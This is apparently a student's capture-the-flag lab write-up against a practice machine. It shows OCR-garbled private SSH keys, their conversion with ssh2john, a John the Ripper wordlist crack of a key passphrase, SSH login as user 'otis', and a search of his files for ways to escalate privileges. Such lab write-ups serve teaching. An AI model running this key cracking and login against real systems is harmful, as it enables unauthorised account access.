-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAAACmFlcZ1NiJdHIAAAAGYmNyeXB0AAAAGAAAABDCMDXa4R
6k7EunQnNcljFAAAAQAAAEEAAGXAAAAB3NzaC1yC2EAAAADQAABAAgDZqVoaEcPs
isv1CDW3LrtiVbf1fzjEFejgi4aGolfLbf7fiwHQbtqKAbVvTThuAjkq
el9j7CLSldMDMyU1sNvg+JaksniHace3uqnID6hugEX89vrF8Hu0m79TX0LNBDjCW
l0c2cfSjCs0ZIRLQpCymh9D9YtaeMycjXq7RibN0oLuQ1tEGWGWQbsa0hWwpKwgHWH
WimXzRhdL/4diP6Ggbdrz10LM/rX9cIiD0T3x0dVGUYIUK19801mdzAXNMFrkuqhs
1Zzk1h86KqrksUucBxrUr8zQyf5VfVi63ZMzMHkY6UZJ85L1+1DjXLQToo98elhx
caq2Vmox0enFk07d1R1l+AQ5U1HClj7dXsyAR6y/ETTz0h6+LD/t2P6inBouNYB7CWEPO
AUvd81RXOPMhj5o8+4f0t68B0x9f/FaNilxQUpZbiy3o0QRxarGTL16w64Z7TK5/Babb
YpUL4v81AdB86AAAAGAWAGYbf5tm+7MHCwi87d1G0DZ2LsGb1FU08GU03hIPv+yls3e8680
B+SxqmFv/w+SYwcrsP3qeGeabFtNoSRcefKaK++VYfgn6juwGDlvqads0kSujejaJbsA1
Z2bdIZQ576j66ydyt7duXgeFg6y5MTTHaln5vfu0tDQJhk/rrcR5KdMcB/NE
C1Lz8ej5z975NWCTEH+N6R57he+SyngStTBW1RPqIHMlyc/6hWVs1p7d5k8jRtDz0SHh
MB9vAcEzeExy705DjH5KYB9/ZZC7Z5QzPwfG6mDak2nSuBFjGv7mA2XTvkvU7zepehmhkw
JygdpuFm4QD38tfzjsAKaJcRp+Lg7A9dMf92nMuF9TkvA97LwgnmcVwh/ruGKfVa
CL20bLxNLsuKE3ie8kBu84PVBYsQkCfTEIvq+yRx2odEadEtGtiWp/kseHHPlp
V7pB1nKB5KOTV/dqKEL3EahpV0CTyloCjTScvBhMuCe/qg0E2k2Bniba5wDWitrXAjBvYg
VTMbcv2KNcd66x0Z03t7M5tMRX19r2+2zdHn9xGp27RsgnGp7f0
+J81Jic/738axugGWBs2ltP741ll0sEoo+gxG64D3dyC8fe0tHehm5PZT7C1fAS/p+
WHUxjl/Iet9J88m5+wMxdqAtjxPwpjKbsCrbaNm7EnEzb7Zjub0PCuM4fQhvZEmh8DFd
SR85Wh8Zy8i180EUZ50pmA91pokb19yUa0P91g5wQq0gjkSPAY
0k0951CJ9HneBL6gWrC8A/3wstg9z0y775ogJW30tCIZySLB6osh0DWtlegbilt16b
q1AhWVjaNe/K4FwSdryljjobmvINKfa/7od/SV0k2Woi+aZLLMqnvEonFtsh23J0F2YU3
GcTZk3ASe8eFRzhjh/+cRIBkaMEXi1eLiorerFRJ0+59Rv21L+7ebsmY59s8Py20v5tWNYM
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAACmFlcZ1NiJdHIAAAAGYmNyeXB0AAAAGAAAABD28h4m9u
snj3LzD+u6zqYRAAAAQAAAEEAAGXAAAAB3NzaC1yC2EAAAADQAABAAgDgYh5tC4NG
dR3nH5IHraBEIENyJrsjt+1+Mxh8JKuXzD98g6HL/av0+m14IFKLWKQH44UiV7hd
kmAEow1S8gxuN2m0jPwtPwtxC50aPA8R-nTl8Y7f5x3pQ857pJAREJ4stv4+vLoX0404y
2vUpSbjPanS77bxh4RvMejkyKG19GInW6FDKTDmSpqzz1lkic4+El1z8t/n881nkr29B
Ymq1AcAbEkVxKzQrB/Gj1z2sfjX+Ybq2i1fc7/dbceyoyorJtrz6x5h
VnA20scysz2cr0u40c7h/Rbm0/AquO0XJDnG1kjbDwUewjvnJr02kb+Ydr0s1ML2Rbd7
p6F0HgwVd/uosiuXiuU4STMrzvcZiiwkj5gqy+0SzdvBNvGxArZJLx5TAU9+DuOA8R8y7b
+wKOR0vI8tLUAAAUAwAj8nky65U7pqOLyDmpASfoiARYdtChMx8jC1xQ/r+399mjgQBGVj
rwfszra/w9Eg1hdmc0hZSrjL/l5oFaQF+QHnd7WIGZg22thGNXuXI/Yy63yovLEFpqgl
fu8vxssUzR2YzvKfCzQop0D1kmn901dtKfqvGLW7tmF4D/a08XpPna02PY
0pWbbGKZ204DQWKT0rsJfGwQqJRoUcbZdZdhf/P8Minx6wLmWZsxDiwu40Q3VlbugfS
/z/aiZr0qnQdTJX4fDprUpk4j+RMoy0Hqpu+dzkhUwZdviEY+0x/EiaBvYmsVQ/v8w
HeeiP0Hn/5Qrfv+IQCPhvCPhK214t3+Stq2b10nKvhad99A516GHCKXAmq897pmQ
QM/BtpHJ2g5P+hln78C17s1u2hXZjEc9rym7bfm3s7xJTBd/yuGBNWgtta0uQdCy
xRCwkpxSt60lrlT+Ix/Q1KzDLMCKFSp/41ukkp7KrFbxL8kdKxN9BwGCV8R81xPw+29q
RG32hA9EiaExsSugRz2CxdCchB150r2FBwL0KqaW3nQ3yvZBC2Kdjq6a5pRtaifB3KEG
50a0s09B46W+YbxSw8s5dSCzxhMiSy5imLk8ygvMhsr8zQyAo6fxAxMqspHqC95p3p9uHZ
3d0m0Zz1AGvZi/dNSft4dF5Fgh9v8j6uv0zREckIuyWnrQx1VIAvXiGubK6uN6pAhNUc
yE3KwQnfj1lgUwCXPLyaNzK0018pQipqA3mIixQgS213mZAtc8hTBQ0M7PSCC/T+Ue5uQ
5hgnqOKLq0zsIEuCLjt991140ul8YrjT15xzHidrwlu04B3vfLdkJitiYnV49cIhHywh
kMR/9+H0pcQRDiMvDigr1AFRJVRotroaBjPAs0oLn7hc5afcbZ9SewyBomw9oY0iD2a
eq/x3FxbhjQzMFtu+j+5kGmUCPHvCpY168saC1uyMtt0KRGDA21qEuF4C7v51xkd/

```

Since these private keys are not recognizable by John, I converted the private keys into files that can be cracked with john the ripper by using **ssh2john** command [2] as shown below and created **opensshkey_1.txt** and **openssh_key2.txt** files.

```

kali㉿kali: ~/Desktop/HackingEx
File Actions Edit View Help

[(kali㉿kali)-[~/Desktop/HackingEx]
$ ssh2john opensshkey1 > openssh_key1.txt
[(kali㉿kali)-[~/Desktop/HackingEx]
$ ssh2john opensshkey2 > openssh_key2.txt
[(kali㉿kali)-[~/Desktop/HackingEx]
$ 

```

```

-----BEGIN OPENSSH PRIVATE KEY-----
opensshkey1:$sshng$6$16$c23035dae11e8aecd4ba73aa9cd7258f5$1894$6f70656e7373682d6b65792d7631000000000a6165733235362d6374720000
00066236727970740000001800000010c23035dae11e8aecd4ba73aa9cd7258
c50000000010000000100000019700000077373682d72736100000003010001
0000018100d9a5a1a11c3ec892be5d420d6deb1ad895bc1ff57f68891057
a0bb54f7a88eb9f2786941a985f2e12bd7bf8040706d72a28005f56f4c751
abc02aa7a5f63ec22d2ed74c2039b2535b0d82ff8964b2788784b7f535c0db3410e37169747367054
a30aca192112d0a42ca687d0fd62d69e14cc9c8d7abb4626cd374a0bb90d6
db441958641b1b1ad215963e5a0d1e61e5889995d1761974f387623fa1866
dd66b20e26feb5fd708043d13c77a1d54653294850ad7df0ed669ddb3017
34c16b2aeaa1aeed59c5e4d61f3aa2aaac1b49c071aceaef194327d5e45b-
e213764cccc2475adicacba51927ce4bd7e2250c95cb413a28f7c7a585771
aab6566a31d1e345934edd951225f804395351c22e377bc47b32011eb2fc44
c867487af8b0ff763fa8a70688d601ec25843f401455df0845738f3218e-
ce68f3ef9f425b7af013b12fd7ff15a362c5052967c8b2de84115daac1932
f5eb0eb867b4cae7f0406db62950be2ff2201d04df0000058018061b7fb71
9beecc1dcc2207b7751836762ec19b8751543bc194d378483effb296cddef3
af0e07e4b1a616fff0c3e498c1cae3f741e19ef1a7ed36849171e7ca68a-
fb5587e09fabaa3c060e5bdaa9db34912b97a36896ec0356766c3219439e-
fa8faeb2a1e3df160edd66eb5780467419febe0f2e4c4d31da967e6f7ee6d3
95026193faeb71173929d31c6ff3440b5959f048f9cf4f9356093107f8de9
-----BEGIN OPENSSH PRIVATE KEY-----
opensshkey2:$sshng$6$16$fc21e0cf54b278f79590febbaea611$1894$6f70656e7373682d6b65792d7631000000000a6165733235362d6374720000
00066236727970740000001800000010f621e0cf54b278f79590febbaea6
11000000010000000100000019700000077373682d72736100000003010001
0000018100c6ca1e6d0b8346751d7e1f9b9c81d1683044204358f49aecb6af-
a5f8c1e1f092495f8cc3f7c83a1cbfdab0f697820528b58a4070b8e14d62
63b85d926004a308bd72f120b1590c92ff5d342f2021aaa7e20f443834ed3
cb6161672e2a90accb34171af4707f1adb4461d3933829ab3e7632b32
d163769a3d15b4f5ad5c24b468f03c551fa74c82fc62aede57de943ce7ba6
501109e12b55e3e54bd205f4e3432d98ba94818cfc67b0ded36f187846f-
f8c7a32b260a1b5f462275ba14329374ca92a6ace296489ce042c8cf4ff9
c1f259ca459f416268a9d4001c6c42b355791045bf6c262dacf7e3ed7f98017
ead03c9da46ef8881ab622215cef0db71eca8a2b26dac9afa5f984156703
6a2c9cb33d9caeed3841cee1fd16e89bf4fc0a9438e5c90e737a2248c16d47
968ef36344eda40fe61daceb3530bcd145b77ba7a1501e0c1577fba8b22b97
894e124e6473bdc628b0923e608eacb8a12cdcb136f1b1011cc92f1e5301
4f7e0ee380f11f32edbfb028e474bc8f132dc50000058026bf27932eb953b-
a6ad0b61d9a0127e888045876d0a1331f2370bc50febf7f7d9a381004656
3af07eccd16bf3cd120961766726d216524722ff952d1f69017e40735ded62
06660db6b6118d54e1723f632eb7ca8bbc105a680b7ee2fc6c511648612
89f70c66aa29d03d609265569034ce2990bad7883d4230ed239faaf18b5bb6
61780ff690f17a4f9c03b33d8295816c2699d8ee03416293d2bb09a851529

```

I ran John the ripper on both openssh keys with my custom wordlist **HackExPwd.txt** and was able to crack password for **openssh_key1.txt** as **southclericaz** as shown below:

```
(kali㉿kali)-[~/Desktop/HackingEx]
$ sudo john openssh_key1.txt --wordlist=HackExPwd.txt
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0-MD5/AES 1-MD5/3DES 2-Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 DONE (2024-05-09 16:29) 2.325g/s 74.41p/s 74.41c/s GuestPassword! .. duck
Use the "-show" option to display all of the cracked passwords reliably
Session completed.

---(kali㉿kali)-[~/Desktop/HackingEx]
$ sudo john openssh_key2.txt --wordlist=HackExPwd.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0-MD5/AES 1-MD5/3DES 2-Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 DONE (2024-05-10 09:55) 0g/s 600.6p/s 600.6c/s 600.6s potter
Session completed.
```

Since **southclericaz** was also the password for **combinations.zip** file in Diego, I felt like this authorization key and password should be of use somewhere else to gain access to the accounts.

I tried **ssh** on different users by running the **ssh -i opensshkey1 carl@10.0.2.4** command [6] and similarly for Adrijan and Bruno but was not successful. Next, I tried ssh remote login for user **Otis** using **ssh -i opensshkey1 otis@10.0.2.4** command [6], got some bad permissions error and rectified it by giving less permission to private key file using the **chmod 400 opensshkey1** command [7] as shown:

```
(kali㉿kali)-[~/Desktop/HackingEx]
File Actions Edit View Help
(kali㉿kali)-[~/Desktop/HackingEx]
$ ssh -i opensshkey1 carl@10.0.2.4
carl@10.0.2.4: Permission denied (publickey).

(kali㉿kali)-[~/Desktop/HackingEx]
$ ssh -i opensshkey1 adrijan@10.0.2.4
adrijan@10.0.2.4: Permission denied (publickey).

(kali㉿kali)-[~/Desktop/HackingEx]
$ ssh -i opensshkey1 bruno@10.0.2.4
bruno@10.0.2.4: Permission denied (publickey).

---(kali㉿kali)-[~/Desktop/HackingEx]
$ ssh -i opensshkey1 otis@10.0.2.4
WARNING: UNPROTECTED PRIVATE KEY FILE!
Permissions 0644 for 'opensshkey1' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "opensshkey1": bad permissions
otis@10.0.2.4: Permission denied (publickey).

---(kali㉿kali)-[~/Desktop/HackingEx]
$ chmod 400 opensshkey1
---(kali㉿kali)-[~/Desktop/HackingEx]
```

I ran the command **ssh -i opensshkey1 otis@10.0.2.4** again after rectifying the issue, entered the passphrase as **southclericaz** and was able to successfully access user **Otis** account as shown below:


```
(kali㉿kali)-[~/Desktop/HackingEx]
$ chmod 400 opensshkey1
(kali㉿kali)-[~/Desktop/HackingEx]
$ ssh -i opensshkey1 otis@10.0.2.4
Enter passphrase for key 'opensshkey1':
Linux carlsdiner 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 10 07:43:24 2024 from 10.0.2.15
otis@carlsdiner:~$ whoami
otis
otis@carlsdiner:~$ ls -la
total 28
drwxr-x— 6 otis otis 4096 Apr 8 18:22 .
drwxr-xr-x 8 root root 4096 Apr 8 16:48 ..
drwxr-xr-x 2 otis otis 4096 Apr 8 16:48 .backup
-rw—— 1 otis otis 165 May 10 08:21 .bash_history
drwxr-xr-x 2 otis otis 4096 Apr 8 16:48 .frontup
drwxr-xr-x 2 otis otis 4096 Apr 8 16:48 recipe
drwxr-xr-x 2 otis otis 4096 Apr 8 16:48 .ssh
-rw-r--r-- 1 otis otis 0 Apr 8 18:22 .sudo_as_admin_successful
otis@carlsdiner:~$ cd recipe
```

Without knowing the password for **Otis** who is in **sudoers** list, I cannot access any files or switch users or change passwords of other users. So, I started looking for clues to crack Otis password. I logged in to Otis account using ssh and southclericaz as passphrase, checked the contents of the account.

A. Recipes Folder: I found four recipes in the recipe folder, looked for clues in all the 4 recipes and tried some manual brute forcing which were not useful.



The image shows two terminal windows side-by-side. The left terminal window shows the directory structure and contents of the 'recipe' folder from the perspective of user 'otis'. It lists several files including '.ssh', '.backup', '.bash_history', '.frontup', 'guac', 'larks_tongues_in_aspic', 'mashed', and 'guacamole'. The right terminal window shows the content of the 'mashed' recipe file, which contains a list of steps for making mashed potato. It includes sections for '## Required' ingredients and '## Recommended' steps like cutting the potato into pieces and adding butter and sour cream. Another terminal window is visible in the background with the text 'able to hear'.

```
kali㉿kali:~/Desktop/HackingEx
File Actions Edit View Help
otis@carlsdiner:~$ ls -la
total 28
drwxr-x--- 6 otis otis 4096 Apr  8 18:22 .
drwxr-xr-x  8 root root 4096 Apr  8 16:48 ..
drwxr-xr-x  2 otis otis 4096 Apr  8 16:48 .backup
-rw-----  1 otis otis 1425 May 10 14:02 .bash_history
drwxr-xr-x  2 otis otis 4096 Apr  8 16:48 .frontup
drwxr-xr-x  2 otis otis 4096 Apr  8 16:48 recipe
drwxr-xr-x  2 otis otis 4096 Apr  8 16:48 .ssh
-rw-r--r--  1 otis otis    0 Apr  8 18:22 .sudo_as_admin_successful
otis@carlsdiner:~$ cd recipe
otis@carlsdiner:~/recipe$ ls -la
total 24
drwxr-xr-x  2 otis otis 4096 Apr  8 16:48 .
drwxr-x---  6 otis otis 4096 Apr  8 18:22 ..
-rw-rxr-x  1 otis otis  570 Apr  8 16:48 gazpacho
-rw-rxr-x  1 otis otis  508 Apr  8 16:48 guac
-rw-rxr-x  1 otis otis  999 Apr  8 16:48 larks_tongues_in_aspic
-rw-rxr-x  1 otis otis  528 Apr  8 16:48 mashed
otis@carlsdiner:~/recipe$ cat guac
Separately
Four avocados
One large tomato
One small onion
One lime
Salt
Black pepper
Cilantro (optional)


Together
Remove Flesh from avocados, add to bowl, smash into a paste-like consistency
Finely chop tomato, add to bowl.
Mince onion, add to bowl.
Cilantro, a controversial ingredient, may be minced and added at this time.
Slice the lime in half. Squeeze the juice of one half lime into the bowl.
Mix all ingredients, adding salt and pepper to taste. Three pinches of each is a good start.
otis@carlsdiner:~/recipe$ cat gazpacho
## List of Ingredients
- Eight to ten plump roma tomatoes.

kali㉿kali:~/Desktop/HackingEx
File Actions Edit View Help
otis@carlsdiner:~/Desktop/HackingEx
[~] kali@kali:~$ ssh -i opensshkey1 otis@10.0.2.4
Enter passphrase for key 'opensshkey1':
Enter passphrase for key 'opensshkey1':
Linux carlsdiner 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 10 18:46:37 2024 from 10.0.2.15
otis@carlsdiner:~$ ls -la
total 32
drwxr-x--- 6 otis otis 4096 May 10 16:10 .
drwxr-xr-x  8 root root 4096 Apr  8 16:48 ..
drwxr-xr-x  2 otis otis 4096 Apr  8 16:48 .backup
-rw-----  1 otis otis 3014 May 10 19:09 .bash_history
drwxr-xr-x  2 otis otis 4096 May 10 16:10 .frontup
drwxr-xr-x  2 otis otis 4096 May 10 16:01 recipe
drwxr-xr-x  2 otis otis 4096 Apr  8 16:48 .ssh
-rw-r--r--  1 otis otis    0 Apr  8 18:22 .sudo_as_admin_successful
-rw-----  1 otis otis 3085 May 10 16:10 .viminfo
otis@carlsdiner:~$ cat .sudo_as_admin_successful
otis@carlsdiner:~$
otis@carlsdiner:~$
```

B. Hidden file .sudo_as_admin_successful: This hidden file was empty.




The image shows a terminal window displaying the contents of the '.sudo_as_admin_successful' file. The file is empty, containing only a single blank line.

```
kali㉿kali:~/Desktop/HackingEx
File Actions Edit View Help
[(kali㉿kali)-[~] kali@kali:~$ ssh -i opensshkey1 otis@10.0.2.4
Enter passphrase for key 'opensshkey1':
Enter passphrase for key 'opensshkey1':
Linux carlsdiner 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 10 18:46:37 2024 from 10.0.2.15
otis@carlsdiner:~$ ls -la
total 32
drwxr-x--- 6 otis otis 4096 May 10 16:10 .
drwxr-xr-x  8 root root 4096 Apr  8 16:48 ..
drwxr-xr-x  2 otis otis 4096 Apr  8 16:48 .backup
-rw-----  1 otis otis 3014 May 10 19:09 .bash_history
drwxr-xr-x  2 otis otis 4096 May 10 16:10 .frontup
drwxr-xr-x  2 otis otis 4096 May 10 16:01 recipe
drwxr-xr-x  2 otis otis 4096 Apr  8 16:48 .ssh
-rw-r--r--  1 otis otis    0 Apr  8 18:22 .sudo_as_admin_successful
-rw-----  1 otis otis 3085 May 10 16:10 .viminfo
otis@carlsdiner:~$ cat .sudo_as_admin_successful
otis@carlsdiner:~$
otis@carlsdiner:~$
```

C. Hidden Folder .frontup: I checked the .frontup folder and found 3 files there with some encrypted texts and keys which were not useful.




```
kali㉿kali: ~/Desktop/HackingEx
File Actions Edit View Help
otis@carlsdiner:~$ ls -la
total 32
drwxr-x— 6 otis otis 4096 May 10 16:10 .
drwxr-xr-x 8 root root 4096 Apr 8 16:48 ..
drwxr-xr-x 2 otis otis 4096 Apr 8 16:48 .backup
-rw—— 1 otis otis 2809 May 10 17:11 .bash_history
drwxr-xr-x 2 otis otis 4096 May 10 16:10 .frontup
drwxr-xr-x 2 otis otis 4096 May 10 16:01 recipe
drwxr-xr-x 2 otis otis 4096 Apr 8 16:48 .ssh
-rw-r--r-- 1 otis otis 0 Apr 8 18:22 .sudo_as_admin_succ
-rw—— 1 otis otis 3085 May 10 16:10 .viminfo
otis@carlsdiner:~$ cd .frontup
otis@carlsdiner:~/frontup$ ls -la
total 122516
drwxr-xr-x 2 otis otis 4096 May 10 16:10 .
drwxr-x— 6 otis otis 4096 May 10 16:10 ..
-rwrxr-xr-x 1 otis otis 2852 Apr 8 16:48 a.out
-rwrxr-xr-x 1 otis otis 187 Apr 8 16:48 b.in
-rwrxr-xr-x 1 otis otis 125439375 Apr 8 16:48 passphrase
otis@carlsdiner:~/frontup$ cat b.in
b'gAAAAABmEw7ijjn6TlAyKtrQuWiQV-wQDnnCt5N82oganWcGgCVmXmUJDT
7oPtoAm_m1FZDab1zJYEmUVTTAfunoPP6zNAwN5IZXwRelHvxxmI_h1iiUK
Kbq6EvL4VhlGl5lmYSsz8Hnr0Z8GX97t2_cLTxM1WoMjKc='otis@carlsd
rontup$
otis@carlsdiner:~/frontup$ cat a.out
dBc95l7wjfa7ZKC/Vlws02cQ6aH8Md3kUOFdYVDuaU3qLZYFFuAAnE8DUQwV
+0VrQjhFG

vXOoaVpvM1xu6Z8+AoAhDCPakDqEfAZQA80Buld7VtgCGKTSyLTRFKU4GpW
E482DDcB


iQDuWmRaMbp+YeImFS006kzBj8hsH2N6njDEWZqD+ZzlXh60QkJu9AQeI6U
stidacQM18
```

